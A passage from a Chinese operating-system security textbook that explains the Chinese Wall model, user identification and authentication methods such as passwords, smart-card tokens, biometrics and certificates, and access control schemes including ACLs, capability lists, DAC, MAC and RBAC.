达到保护信息完整性的目的。

DTE 使域和每一个正在运行的进程相关联，类型和每一个对象相关联。如果一个域不能以某种访问模式访问某个类型，则这个域的进程不能以该种访问模式去访问那个类型的对象。当一个进程试图访问一个文件时，DTE 系统的内核在做标准的系统许可检查之前，先做 DTE 许可检查。如果当前域拥有被访问文件所属的类型所要求的访问权，那么这个访问得以批准，继续执行正常的系统检查。

5. 中国墙模型

1989 年 Brewer 和 Nash 提出的兼顾保密性和完整性的安全模型，又称 BN 模型。主要用来解决商业中的利益冲突问题，目标是防止利益冲突的发生。中国墙模型对数据的访问控制是根据主体已经具有的访问权力来确定是否可以访问当前数据。

模型的基本思想是只允许主体访问与其所拥有的信息没有利益冲突的数据集内的信息。

中国墙的含义是：最初，一个主体可以自由选择访问任何客体，一旦主体访问了某个企业数据集内的客体，它将不能再访问这个利益冲突中其他企业数据集内的客体。

中国墙模型的简单安全属性：主体 S 可以读取客体 O，当且仅当满足以下任一条件：

① 存在一个 S 曾经访问过的客体 O’，并且 O’ 和 O 处于同一企业数据集中。

② 对于 S 访问过的所有 O’，都有 O’ 和 O 不在一个利益冲突类中。

一旦主体读取了某个利益冲突类中的一个客体，那么该主体在这个利益冲突类中所能读取的客体必须与它以前读取的客体属于同一个企业数据集；一个主体在每个利益冲突类中最多只能访问一个企业数据集；要访问一个利益冲突类中的所有客体，所需要的最少主体个数应该与利益冲突类中企业数据集的个数相同。

中国墙模型的*-属性：主体 S 可以对客体 O 进行写操作，当且仅当以下两个条件同时满足：

① 中国墙简单安全条件允许 S 读取 O。

② S 不能读取属于不同数据集的需要保护的客体。

上述几个知名的安全模型的表现力各不相同。有的比较具体，侧重于解决特定的安全策略，如 BLP 和 Biba 是多级安全模型，用安全级别区分系统中对象，用安全级别间的关系来控制对对象的操作，主要侧重于读操作和写操作等有限的几个操作；有的比较通用，不和特定的安全需求相关，可以用不同的配置满足不同的安全需求，如 RBAC 模型可以用不同的配置实现自主访问控制和强制访问控制，DTE 模型可以用来限定特权操作。

安全操作系统支持哪些安全模型是由安全需求决定的。

4.2.4 操作系统的安全机制

操作系统的安全机制就是指在操作系统中利用某种技术、某些软件来实施一个或多

个安全服务的过程。主要包括：标识与鉴别机制，访问控制机制，最小特权管理机制，可信通路机制、安全审计机制，以及存储保护、运行保护和 I/O 保护机制。

4.2.4.1　标识与鉴别机制

身份鉴别是计算机系统正确识别用户个人身份的重要途径。身份鉴别是安全操作系统中的第一道关卡，用户在访问安全系统之前，首先经过身份鉴别系统识别身份，然后访问监控器根据用户的身份和授权数据库决定用户是否能够访问某个资源。

所谓标识就是用户要向系统表明自己的身份。标识应当具有唯一性，不能被伪造，可以是系统为用户分配唯一的用户名、登录 ID、身份证号或智能卡等。

鉴别就是对用户所声明的身份标识的有效性进行校验和测试的过程。用户有 4 种声明自己身份的方法：

（1）证实自己所知道的，例如密码、身份证号码、最喜欢的歌手、最爱的人的名字等等。

（2）出示自己所拥有的，例如智能卡。

（3）证明自己是谁，例如指纹、语音波纹、视网膜样本、照片、面部特征扫描等等。

（4）表现自己的动作，例如签名、键入密码的速度与力量、语速等等。

授权就是系统向用户赋予的对目标进行操作的权利和特权。

鉴别是证明一个主体的身份的过程。与决定把什么特权附加给该身份的授权不同。

身份鉴别要识别用户的身份，并为每个用户取一个系统可以识别的内部名称——用户标识符。用户标识符必须是唯一的且不能被伪造，防止一个用户冒充另一个用户。将用户标识符与用户联系的过程称为鉴别，鉴别过程主要用以识别用户的真实身份，鉴别操作总是要求用户具有能够证明他的身份的特殊信息，并且这个信息是秘密的或独一无二的，任何其他用户都不能拥有它。

在操作系统中，身份鉴别一般是在用户登录时发生的。口令机制是简便易行的鉴别手段，但比较脆弱。较安全的口令应是不小于 6 个字符并同时含有数字和字母的口令，并且限定一个口令的生存周期。另外智能卡、生物技术也是目前比较常用的鉴别用户身份的方法。

用户名/口令鉴别技术是最简单、最普遍的身份识别技术，如：各类系统的登录等。口令具有共享秘密的属性，是相互约定的代码，只有用户和系统知道。例如，用户把他的用户名和口令送服务器，服务器操作系统鉴别该用户。

口令有时由用户选择，有时由系统分配。系统为每一个合法用户建立一个用户名/口令对，当用户登录系统或使用某项功能时，提示用户输入自己的用户名和口令，系统通过核对用户输入的用户名、口令与系统内已有的合法用户的用户名/口令对（这些用户名/口令对在系统内是加密存储的）是否匹配，如与某一项用户名/口令对匹配，则该用户的身份得到了鉴别。口令有多种，如一次性口令；基于时间的口令等。

利用口令进行身份鉴别的过程如下：用户将口令传送给计算机；计算机完成口令单

向函数值的计算；计算机把单向函数值和机器存储的值比较。

一旦利用口令进行身份鉴别，至少应该满足：当用户选择了一个其他用户已使用的口令时，TCB 应保持沉默；TCB 应以单向加密方式存储口令，访问加密口令必须具有特权；在口令输入或显示设备上，TCB 应自动隐藏口令明文；在普通操作过程中，TCB 在默认情况下应禁止使用空口令；TCB 应提供一种保护机制允许用户更换自己的口令，这种机制要求重新鉴别用户身份；对每一个用户或每一组用户，TCB 必须加强口令失效管理；在要求用户更改口令时，TCB 应事先通知用户；要求在系统指定的时间段内，同一用户的口令不可重用；TCB 应提供一种算法确保用户输入口令的复杂性；如果有口令生成算法，它必须满足：产生的口令容易记忆，比如说具有可读性，用户可自行选择可选口令，口令应在一定程度上能抵御字典攻击，如果口令生成算法可使用非字母符号，口令的安全不能依赖于将这些非字母符号保密，生成口令的顺序应具有随机性，连续生成的口令应毫不相关，口令的生成不具有周期性。

口令系统提供的安全性依赖于口令的保密性，这就要求：当用户在系统注册时，必须赋予用户口令；用户口令必须定期更改；系统必须维护一个口令数据库；用户必须记忆自身的口令；在系统鉴别用户时，用户必须输入口令。

由上可以看出，口令质量是一个非常关键的因素，它涉及口令空间的大小，口令加密算法以及口令长度。

口令的安全性由口令有效期内被猜出的可能性决定。可能性越小，口令越安全。在其他条件相同的情况下，口令越长，安全性越高。口令有效期越短，口令被猜出的可能性越小。

另外系统管理员和用户也应加强安全意识，保护口令的安全。例如，使用用户名（账号）作为口令；使用用户名（账号）的变换形式作为口令；使用自己或者亲友的生日作为口令；使用常用的英文单词作为口令；使用 5 位或 5 位以下的字符作为口令等，都是不安全的口令。

信息系统依靠口令来进行保护是十分脆弱的。口令往往会遭到攻击。常见的攻击手段有：网络数据流窃听；鉴别信息的截取/重放（Record/Replay）；字典攻击；穷举尝试（Brute Force）；窥探；社交工程；垃圾搜索等。

为了增强口令的安全性，需选择很难破译的加密算法，让硬件解密商品不能发挥作用；控制用户口令的强度（长度、混合、大小写）；掺杂口令，先输入口令，然后口令程序取一个 12 位的随机数（通过读取实时时钟）并把它拼到用户输入的口令后面，然后加密这个复合串，最后把 64 位的加密结果连同 12 位的随机数一起存入口令文件；不要暴露账户是否存在的信息；限制口令尝试次数；系统中只保存口令的加密形式；一次性口令（OTP：One Time Password）在登录过程中加入不确定因素，使每次登录过程中传送的信息都不相同，以对付重放攻击，一次性口令也称为动态口令。

系统应对口令的使用和更改进行审计。审计事件包括成功登录、失败尝试、口令更

改程序的使用、口令过期后上锁的用户账号等。同一访问端口或使用同一用户账号连续 5 次（或其他阈值）以上的登录失败应立即通知系统管理员。在成功登录时，系统应通知用户以下信息：用户上一次成功登录的日期和时间、用户登录地点、从上一次成功登录以后的所有失败登录。

考虑到口令的脆弱性，智能卡技术将成为用户接入和用户身份鉴别等安全要求的首选技术。基于 USB-Key 的身份鉴别方式是近几年发展起来的一种方便、安全的身份鉴别技术。它采用软硬件相结合、一次一密的强双因子鉴别模式，很好地解决了安全性与易用性之间的矛盾。USB-Key 是一种 USB 接口的硬件设备，它内置单片机或智能卡芯片，可以存储用户的密钥、数字证书或其他身份信息，利用 USB-Key 内置的密码算法实现对用户身份的鉴别。

用户将从持有鉴别执照的可信发行者手里取得智能卡安全设备，也可从其他公共密钥密码安全方案发行者那里获得。这样智能卡的读取器必将成为用户接入和鉴别安全解决方案的一个关键部分。

智能卡的优点是存储容量大、体积小而轻、保密性强、网络要求低；数据可靠性高，防磁、防静电、防潮、耐温、抗干扰能力强，一张智能卡片可重复读写十万次，卡中数据可保存几十年；智能卡读写操作通过电信号传输来完成，因而对计算机的实时性、敏感性要求降低；内部数据保密性、可靠性好，读写稳定可脱机工作，易于安装维护。

在用户进行电子商务交易前，服务器首先使用智能卡完成用户身份的鉴别。

身份鉴别过程中为了产生变动的口令，一般采用双运算因子的计算方式，也就是加密算法的输入值有两个数值，其一为用户密钥、另一为变动因子。由于用户密钥为固定数值，因此变动因子必须不断变动才可以算出不断变动的动态密码。服务器及智能卡必须随时保持相同的变动因子，才能算出相同的动态口令。基于智能卡的鉴别方式主要有三种：

第一种是询问/应答鉴别。变动因子是由服务器产生的随机数字。鉴别过程如下：登录请求，客户机首先向服务器发出登录请求，服务器提示用户输入用户 ID 和 PIN。询问，用户提供 ID 给服务器，然后服务器提供一个随机串 X（Challenge）给插在客户端的智能卡作为验证算法的输入，服务器则根据用户 ID 取出对应的密钥 K 后，利用发送给客户机的随机串 X，在服务器上用加密引擎进行运算，得到运算结果 RS。应答，智能卡根据 X 与内在密钥 K 使用硬件加密引擎运算，也得到一个运算结果 RC，并发送给服务器。验证，比较 RS 和 RC 便可确定用户的合法性。

由于密钥存在于智能卡中，运算过程也是在智能卡中完成，密钥鉴别是通过加密算法来实现的，因而极大地提高了安全性。并且每当客户端有一次服务申请时，服务器便产生一个随机串给客户，即使在网上传输的鉴别数据被截获，也不能带来安全上的问题。

询问/应答身份鉴别的优点：没有同步的问题；一片鉴别卡可以用来存取被不同鉴别服务器所保护的系统；最安全的鉴别方式。缺点：使用者必须按较多的按钮，操作较繁

复；比较多输入的失误。

第二种是时间同步鉴别。变动因子使用服务器端与客户端的同步时间值。鉴别过程如下：用户向服务器发出登录请求，服务器提示用户输入用户 ID 和用户 PIN。服务器根据用户 ID 取出对应的密钥 K，使用 K 与服务器时间 T 计算动态口令 RS。智能卡根据内在的密钥 K 与客户机时间 T 使用相同的专用算法计算动态口令 RC，并发送给服务器。服务器比较 RS 与 RC，如果相同则用户合法。

时间同步鉴别卡在一个固定期间中（通常是一分钟）产生同一个动态口令，依据时间的流逝产生不同的口令。

时间同步鉴别的优点：易于使用。缺点：时间同步困难，可能造成必须重新输入新口令，时间同步鉴别卡采用 PC 的时刻，很可能随时被修改，常常需要与服务器重新对时；不如询问/应答鉴别安全。

第三种是事件同步。事件同步鉴别卡依据鉴别卡上的私有密钥产生一序列的动态口令，如果使用者意外多产生了几组口令造成不同步的状态，服务器会自动重新同步到目前使用的口令，一旦一个口令被使用过后，在口令序列中所有这个口令之前的口令都会失效。

事件同步的身份鉴别优点：容易使用；由于使用者无法知道序列数字，所以安全性高，序列号码绝不会显示出来。缺点：如果没有 PIN 号码的保护及鉴别卡借给别人使用时，会有安全问题。

生物识别技术主要是指通过可测量的身体或行为等生物特征进行身份鉴别的一种技术。生物特征是指唯一地可以测量或可自动识别和验证的生理特征或行为方式。生物特征分为身体特征和行为特征两类。身体特征包括：指纹、掌型、视网膜、虹膜、人体气味、脸型、手的血管和 DNA 等；行为特征包括：签名、语音、行走步态等。目前部分学者将视网膜识别、虹膜识别和指纹识别等归为高级生物识别技术；将掌型识别、脸型识别、语音识别和签名识别等归为次级生物识别技术；将血管纹理识别、人体气味识别、DNA 识别等归为“深奥的”生物识别技术。与传统身份鉴别技术相比，生物识别技术具有以下特点。

随身性：生物特征是人体固有的特征，与人体是唯一绑定的，具有随身性。

安全性：人体特征本身就是个人身份的最好证明，满足更高的安全需求。

唯一性：每个人拥有的生物特征各不相同。

稳定性：生物特征如指纹、虹膜等人体特征不会随时间等条件的变化而变化。

广泛性：每个人都具有这种特征。

方便性：生物识别技术不需记忆密码与携带使用特殊工具（如钥匙），不会遗失。

可采集性：选择的生物特征易于测量。

可接受性：使用者对所选择的个人生物特征及其应用愿意接受。

基于以上特点，生物识别技术具有传统的身份鉴别手段无法比拟的优点。采用生物

识别技术，可不必再记忆和设置密码，使用更加方便。

基于生物特征的身份鉴别，也称为主体特征鉴别。目前已有的设备包括：指纹分析机、视网膜扫描仪、声音验证设备、手型识别器等。在基于生物技术的身份鉴别技术中，指纹识别为最可靠的鉴别技术之一。与其他生物特征相比，指纹特征更容易提取，外形尺寸较小，而且识别精度高，这使得指纹识别技术得到迅速发展并且被广泛应用于身份鉴别的各个领域。例如：系统中存储了某人的指纹，当他接入网络时，就必须在连接到网络的电子指纹机上提供他的指纹（这就防止他以假的指纹或其他电子信息欺骗系统），只有指纹相符才允许他访问系统。更普通的是通过视网膜膜血管分布图来识别，原理与指纹识别相同，声波纹识别也是商业系统采用的一种识别方式。

简单和安全是互相矛盾的两个因素。用户名/口令具有实现简单的优点，但缺点是口令容易被截获，维护的成本较高，容易在输入的时候被攻击者偷窥，而且用户无法及时发现。

对用户进行基于生物特征的身份鉴别时，如指纹、声音或签字，需要特殊硬件，这就限制了生物技术只能用在比较少的环境中。其吸引人的地方是生物识别绝不可能丢失和被偷窃。实际上，基于生物特征的身份鉴别也存在着某些局限性。传统的安全常识认为鉴别数据应有规则地进行变化，而使用指纹阅读器难于做到这一点；另外利用生物特征不能给出准确的答案，如即使来自一个人，也没有两个签字是绝对相同的；还有一些其他因素的影响，例如疲劳程度、心境状况和健康状况等，所以在匹配算法中必须建立某些公差。

基于生物特征的身份鉴别优点：绝对无法仿冒的使用者鉴别技术。缺点：较昂贵；不够稳定（辨识失败率高）。

单独用一种方法进行鉴别并不充分，可将几种鉴别方法结合起来进行鉴别。如某些系统使用智能卡存储每个用户的生物特征数据，这避免了需要主机数据库，而是依赖于卡的安全性来防止篡改。在用户和智能卡之间的协议中，结合了来自主机的随机质询，因而避免了重播攻击。

在安全操作系统中，可信计算基（TCB）要求先进行用户鉴别，之后才开始执行要TCB 调节的任何其他活动。此外 TCB 要维持鉴别数据，不仅包括确定各个用户的许可证和授权的信息，而且包括为验证各个用户标识所需的信息（如口令等）。这些数据将由 TCB 使用，对用户标识进行认证，并确保由代表用户的活动所创建的 TCB 之外的主体的安全级和授权是受那个用户的许可证和授权支配的。TCB 还必须保护鉴别数据，保证它不被任何非授权用户存取。

所有用户都必须进行身份鉴别。所以需要建立一个登录进程与用户交互以得到用于身份鉴别的必要信息。首先用户提供一个唯一的用户标识符给 TCB；接着 TCB 对用户进行鉴别。TCB 必须能证实该用户的确对应于所提供的标识符。这就要求鉴别机制做到以下几点：

① 在进行任何需要 TCB 仲裁的操作之前，TCB 都应该要求用户标识他们自己。

② TCB 必须维护鉴别数据，包括证实用户身份的信息以及决定用户策略属性的信息。

③ TCB 保护鉴别数据，防止被非法用户使用。

④ TCB 应能维护、保护、显示所有活动用户和所有用户账户的状态信息。

另外数字证书是一种检验用户身份的电子文件，也是企业现在可以使用的一种工具。这种证书可以授权购买，提供更强的访问控制，并具有很高的安全性和可靠性。

非对称体制身份鉴别的关键是将用户身份与密钥绑定。CA（Certificate Authority）通过为用户发放数字证书（Certificate）来证明用户公钥与用户身份的对应关系。验证者向用户提供一随机数；用户以其私钥 KS 对随机数进行签名，将签名和自己的证书提交给验证方；验证者验证证书的有效性，从证书中获得用户公钥 KP，以 KP 验证用户签名的随机数。

身份鉴别系统架构包含三项主要组成元件：

① 鉴别服务器（Authentication Server），负责进行使用者身份鉴别的工作，服务器上存放使用者的私有密钥、鉴别方式及其他使用者鉴别的信息。

② 鉴别系统用户端软件（Authentication Client Software），鉴别系统用户端通常都是需要进行登录（login）的设备或系统，在这些设备及系统中必须具备可以与鉴别服务器协同运作的鉴别协定。

③ 鉴别设备（Authenticator），鉴别设备是使用者用来产生或计算密码的软硬件设备。

从实用角度而言，一个安全的身份鉴别协议至少应满足以下现两个条件：鉴别者 A 能向验证者 B 证明他的确是 A；在鉴别者 A 向验证者提供了证明他的身份的信息后，验证者 B 不能取得 A 的任何有用的信息，即 B 不能模仿 A 向第三方证明他是 A 。

目前已设计出了许多满足上述条件的鉴别协议，主要有以下几类：一次一密机制；X.509 鉴别协议；Kerberos 鉴别协议；零知识身份鉴别等。

4.2.4.2 访问控制机制

访问是使信息在主体和对象间流动的一种交互方式。访问控制是对信息系统资源进行保护的重要措施，适当的访问控制能够阻止未经允许的用户有意或无意地获取数据。

访问控制的手段包括用户识别代码、口令、登录控制、资源授权（例如用户配置文件、资源配置文件和控制列表）、授权核查、日志和审计。

访问控制的类型包括 6 种：防御型、探测型、矫正型、管理型、技术型和操作型控制。防御型控制用于阻止不良事件的发生；侦测型控制用于探测已经发生的不良事件；矫正型控制用于矫正已经发生的不良事件；管理型控制用于管理系统的开发、维护和使用，包括针对系统的策略、规程、行为规范、个人的角色和义务、个人职能和人事安全决策；技术型控制是用于为信息技术系统和应用提供自动保护的硬件和软件控制手段，

技术型控制应用于技术系统和应用中；操作型控制是用于保护操作系统和应用的日常规程和机制。它们主要涉及在人们（相对于系统）使用和操作中使用的安全方法，影响到系统和应用的环境。

1．访问控制策略和机制

访问控制涉及到三个基本概念，即主体、客体和授权访问。

主体：一个主动的实体，该实体造成了信息的流动和系统状态的改变，它包括用户、用户组、终端、主机或一个应用，主体可以访问客体。

客体：指一个包含或接受信息的被动实体，对客体的访问要受控。它可以是一个字节、字段、记录、程序、文件，或者是一个处理器、存储器、网络节点等。

授权访问：指主体访问客体的允许，授权访问对每一对主体和客体来说是给定的，决定了谁能够访问系统，能访问系统的何种资源以及如何使用这些资源。例如，授权访问有读写、执行，读写客体是直接进行的，而执行是搜索文件、执行文件。对用户的授权访问是由系统的安全策略决定的。

在计算机系统中，访问控制包括以下三个任务：授权，即确定可给予哪些主体存取客体的权力；确定存取权限（读、写、执行、删除、追加等存取方式的组合）；实施存取权限。

在一个访问控制系统中，区别主体与客体很重要。首先由主体发起访问客体的操作，该操作根据系统的授权或被允许或被拒绝。另外，主体与客体的关系是相对的，当一个主体受到另一主体的访问，成为访问目标时，该主体便成为了客体。

访问控制的目的是为了限制访问主体对访问客体的访问权限，从而使计算机系统在合法范围内使用；它决定用户能做什么，也决定代表一定用户身份的进程能做什么。

访问控制策略是用于规定如何做出访问决定的策略。传统的访问控制策略包括一组由操作规则定义的基本操作状态。典型的状态包含一组主体（S）、一组对象（O）、一组访问权（A[S，O]），包括读、写、执行和拥有。

访问控制策略涵盖对象、主体和操作，通过对访问者的控制达到保护重要资源的目的。对象包括终端、文本和文件，系统用户和程序被定义为主体。操作是主体和客体的交互。访问控制模型除了提供机密性和完整性外，还提供记账性。记账性是通过审计访问记录实现的，访问记录包括主体访问了什么客体和进行了什么操作。访问控制一般包括三种类型：自主访问控制、强制访问控制和基于角色的访问控制。

各种访问控制策略之间并不相互排斥，现存计算机系统中通常都是多种访问控制策略并存，系统管理员能够对安全策略进行配置使其达到安全政策的要求。

访问控制机制是为检测和防止系统中的未经授权访问，对资源予以保护所采取的软硬件措施和一系列管理措施等。访问控制一般是在操作系统的控制下，按照事先确定的规则决定是否允许主体访问客体，它贯穿于系统工作的全过程，是在文件系统中广泛应用的安全防护方法。

访问控制矩阵（Access Control Matrix）是最初实现访问控制机制的概念模型，它利用二维矩阵规定了任意主体和任意客体间的访问权限。矩阵中的行代表主体的访问权限属性，矩阵中的列代表客体的访问权限属性，矩阵中的每一格表示所在行的主体对所在列的客体的访问授权，如图 4-1 所示。访问控制的任务就是确保系统的操作是按照访问控制矩阵授权的访问来执行的，它是通过引用监控器协调客体对主体的每次访问而实现，这种方法清晰地实现认证与访问控制的相互分离。

	file1	file2	file3
User1	r w		r w
User2	r	r w x	x
User3	x	r	

图 4-1　访问控制矩阵

在较大的系统中，访问控制矩阵将变得非常巨大，而且矩阵中的许多格可能都为空，造成很大的存储空间浪费，因此在实际应用小，访问控制很少利用矩阵方式实现。实际上，访问矩阵通常是稀疏的，可以按行或按列分解之。

（1）访问控制表（Access Control Lists）。访问控制矩阵按列分解，生成访问控制列表，如图 4-2 所示。访问控制表是以文件为中心建立访问权限表。表中登记了该文件的访问用户名及访问权隶属关系。利用访问控制表，能够很容易地判断出对于特定客体的授权访问，哪些主体可以访问并有哪些访问权限。同样很容易撤消特定客体的授权访问，只要把该客体的访问控制表置为空。




图 4-2　访问控制表

由于访问控制表简单、实用，虽然在查询特定主体能够访问的客体时，需要遍历查询所有客体的访问控制表，它仍然是一种成熟且有效的访问控制实现方法，许多通用的操作系统使用访问控制表来提供访问控制服务。例如 Unix 和 VMS 系统利用访问控制表的简略方式，允许以少量工作组的形式实现访问控制表，而不允许单个的个体出现，这样访问控制表很小，能够用几位就可以和文件存储在一起。另一种复杂的访问控制表应用是利用一些访问控制包，通过它制定复杂的访问规则限制何时和如何进行访问，而且这些规则根据用户名和其他用户属性的定义进行单个用户的匹配应用。

（2）权能表（Capabilities Lists）。权能表与访问控制表相反，是访问控制矩阵按行分解，以用户为中心建立权能表，如图 4-3 所示，表中规定了该用户可访问的文件名及访问能力。利用权能表可以很方便查询一个主体的所有授权访问。相反，检索具有授权

访问特定客体的所有主体，则需要遍历所有主体的权能表。权能表有时又被称为访问能力表，或用户权限表。




图 4-3　访问能力表

由于受限于计算机体系结构，早期的操作系统性能偏低，基于访问能力的操作系统受到冷落。而且当时计算机网络尚未大规模应用，安全问题显得不是非常突出，因此基于访问控制表的操作系统首先得到发展。随着计算机软硬件技术的发展以及对操作系统安全性需求的提高，基于访问能力的操作系统日益受到重视。这是因为基于访问能力的系统具有基于访问控制表的系统所不具有的如下安全特性：

最小特权。在访问控制表系统中，进程根据用户身份获得权限，同一用户发起的所有进程都有相同的权限，因此最小特权无法在访问控制表系统上真正实现。

选择性授权访问。访问控制表系统中，父进程创建子进程后，不能有选择的指定子进程拥有哪些权限。

责任分离。访问控制表不能解决责任分离问题，会导致责任混淆。

自验证性。访问控制表系统无法控制权限和信息的流动，因而其自身无法验证所有的安全策略是否得到了遵守和执行。

有利于分布式环境。由于分布式系统中很难确定特定客体的潜在主体集，因此访问控制表一般用于集中式系统，而分布式系统采用访问能力表。

（3）前缀表（Profiles）。对每个主体赋予的前缀表，包括受保护客体名和主体对它的访问权限。当主体要访问某客体时，自主存取控制机制将检查主体的前缀是否具有它所请求的访问权。

（4）保护位（Protection Bits）这种方法对所有主体、主体组以及客体的拥有者指明一个访问模式集合。保护位机制不能完备地表达访问控制矩阵，一般很少使用。

2．自主访问控制

自主访问控制（Discretionary Access Control，DAC）是最常用的一类访问控制机制，是用来决定一个用户是否有权访问一些特定客体的一种访问约束机制。在很多机构中，用户在没有系统管理员介入的情况下，需要具有设定其他用户访问其所控制资源的能力。这使得控制具有任意性。在这种环境下，用户对信息的访问能力是动态的，在短期内会有快速的变化。自主访问控制经常通过访问控制列表实现，访问控制列表难于集中进行访问控制和访问权利的管理。自主访问控制包括身份型（Identity-Based）访问控制和用户指定型（User-Directed）访问控制。

自主访问控制，又称为任意访问控制，根据用户的身份及允许访问权限决定其访问

操作，只要用户身份被确认后，即可根据访问控制表上赋予该用户的权限进行限制性用户访问。使用这种控制方法，用户或应用可任意在系统中规定谁可以访问他们的资源，这样，用户或用户进程就可有选择地与其他用户共享资源。自主访问控制是一种对单独用户执行访问控制的过程和措施。

需要自主访问控制保护的客体的数量取决于系统环境，几乎所有的系统在自主访问控制机制中都包括对文件、目录、IPC 以及设备的访问控制。

为了实现完备的自主访问控制机制，系统要将访问控制矩阵相应的信息以某种形式保存在系统中。目前在操作系统中实现的自主访问控制机制是基于矩阵的行或列表达访问控制信息。

基于行的自主访问控制机制在每个主体上都附加一个该主体可访问的客体的明细表，根据表中信息的不同又可分成以下三种形式：访问能力表、前缀表、口令。在基于口令机制的自主存取控制机制中，每个客体都相应地有一个口令。主体在对客体进行访问前，必须向操作系统提供该客体的口令。如果正确，它就可以访问该客体。

基于列的自主访问控制机制，在每个客体都附加一个可访问它的主体的明细表，它有两种形式，即保护位和访问控制表。

由于 DAC 对用户提供灵活和易行的数据访问方式，能够适用于许多的系统环境，所以 DAC 被大量采用，尤其在商业和工业环境的应用上。然而，DAC 提供的安全保护容易被非法用户绕过而获得访问。例如，若某用户 A 有权访问文件 F，而用户 B 无权访问 F，则一旦 A 获取 F 后再传送给 B，则 B 也可访问 F，其原因是在自主访问控制策略中，用户在获得文件的访问权后，并没有限制对该文件信息的操作，即并没有控制数据信息的分发。所以 DAC 提供的安全性还相对较低，不能够对系统资源提供充分的保护，不能抵御特洛伊木马的攻击。

3. 强制访问控制

强制访问控制（Mandatory Access Control）是一种不允许主体干涉的访问控制类型。它是基于安全标识和信息分级等信息敏感性的访问控制。强制访问控制包括基于规则（Rule-Based）访问控制和管理指定型（Administratively-Based）访问控制。

与 DAC 相比，强制访问控制提供的访问控制机制无法绕过。在强制访问控制机制下，系统中的每个进程、每个文件、每个 IPC 客体都被赋予了相应的安全级别，这些安全级别是不能改变的，它由管理部门或由操作系统自动地按照严格的规则来设置，不像存取控制表那样由用户或他们的程序直接或间接地修改。系统通过比较用户和访问的文件的安全级别来决定用户是否可以访问该文件。此外，强制访问控制不允许一个进程生成共享文件，从而防止进程通过共享文件将信息从一个进程传到另一进程。

强制存取控制和自主存取控制是两种不同类型的存取控制机制，自主访问控制较弱，而强制访问控制又太强，会给用户带来许多不便。因此，实际应用中，往往将自主访问控制和强制访问控制结合在一起使用。自主访问控制作为基础的、常用的控制手段；

强制访问控制作为增强的、更加严格的控制手段。强制存取控制常用于将系统中的信息分密级和类进行管理，适用于政府部门、军事和金融等领域。

通常强制访问控制可以有许多不同的定义，但它们都同美国国防部定义的多级安全策略相接近，所以人们一般都将强制访问控制和多级安全体系相提并论。

多级安全（又称 MLS）是军事安全策略的数学描述，是计算机能实现的形式定义。

计算机内的所有信息（如文件）都具有相应的密级，每个人都拥有一个许可证。军事安全策略的目的是防止用户取得自己不应得到的密级较高的信息。密级、安全属性、许可证、访问类等含义是一样的，分别对应于主体或客体，一般都统称安全级。安全级由两方面的内容构成：保密级别（或叫做敏感级别或级别）和范畴集。

安全级包括一个保密级别，范畴集包含任意多个范畴。安全级通常写作保密级别后随一范畴集的形式。实际上范畴集常常是空的，而且很少有几个范畴名。

在安全级中保密级别是线性排列的。两个安全级之间的关系有以下几种：第一安全级支配第二安全级；第二安全级支配第一安全级；第一安全级等于第二安全级；两个安全级无关。

MAC 可通过使用敏感标签对所有用户和资源强制执行安全策略，即实行强制访问控制。安全级别一般有四级：绝密级（Top Secret），秘密级（Secret），机密级（Confidential）和无级别级（Unclassified），其中 T＞S＞C＞U。

则用户与访问的信息的读写关系将有 4 种，即：

下读（read down）：用户级别高于文件级别的读操作。

上写（write up）：用户级别低于文件级别的写操作。

下写（write down）：用户级别高于文件级别的写操作。

上读（read up）：用户级别低于文件级别的读操作。

上述读写方式都保证了信息流的单向性，显然上读—下写方式保证了数据的完整性（Integrity），上写—下读方式则保证了信息的秘密性。

4. 基于角色访问控制

基于角色的访问控制（Ro1e-Based Access Control）是目前国际上流行的先进的安全访问控制方法。它通过分配和取消角色来完成用户权限的授予和取消，并且提供角色分配规则。安全管理人员根据需要定义各种角色，并设置合适的访问权限，而用户根据其责任和资历再被指派为不同的角色。这样，整个访问控制过程就分成两个部分，即访问权限与角色相关联，角色再与用户关联，从而实现了用户与访问权限的逻辑分离。由于实现了用户与访问权限的逻辑分离，基于角色的策略极大地方便了权限管理。例如，如果一个用户的职位发生变化，只要将用户当前的角色去掉，加入代表新职务或新任务的角色即可。研究表明，角色/权限之间的变化比角色/用户关系之间的变化相对要慢得多，并且给用户分配角色不需要很多技术，可以由行政管理人员来执行，而给角色配置权限的工作比较复杂，需要一定的技术，可以由专门的技术人员来承担，但是不给他们给用

户分配角色的权限，这与现实中的情况正好一致。

基于角色访问控制可以很好地描述角色层次关系，实现最小特权原则和职责分离原则。

在基于角色的访问控制模式中，用户不是自始至终以同样的注册身份和权限访问系统，而是以一定的角色访问，不同的角色被赋予不同的访问权限，系统的访问控制机制只看到角色，而看不到用户。用户在访问系统前，经过角色鉴别而充当相应的角色。用户获得特定角色后，系统依然可以按照自主访问控制或强制访问控制机制控制角色的访问能力。

在基于角色的访问控制系统中，由系统管理员负责管理系统的角色集合和存取权限集合，并将这些权限（不同类别和级别）通过相应的角色分别赋予承担不同工作职责的终端用户，而且还可以随时根据业务的要求或变化对角色的存取权限集和用户所拥有的角色集进行调整，这里也包括对可传递性的限制。

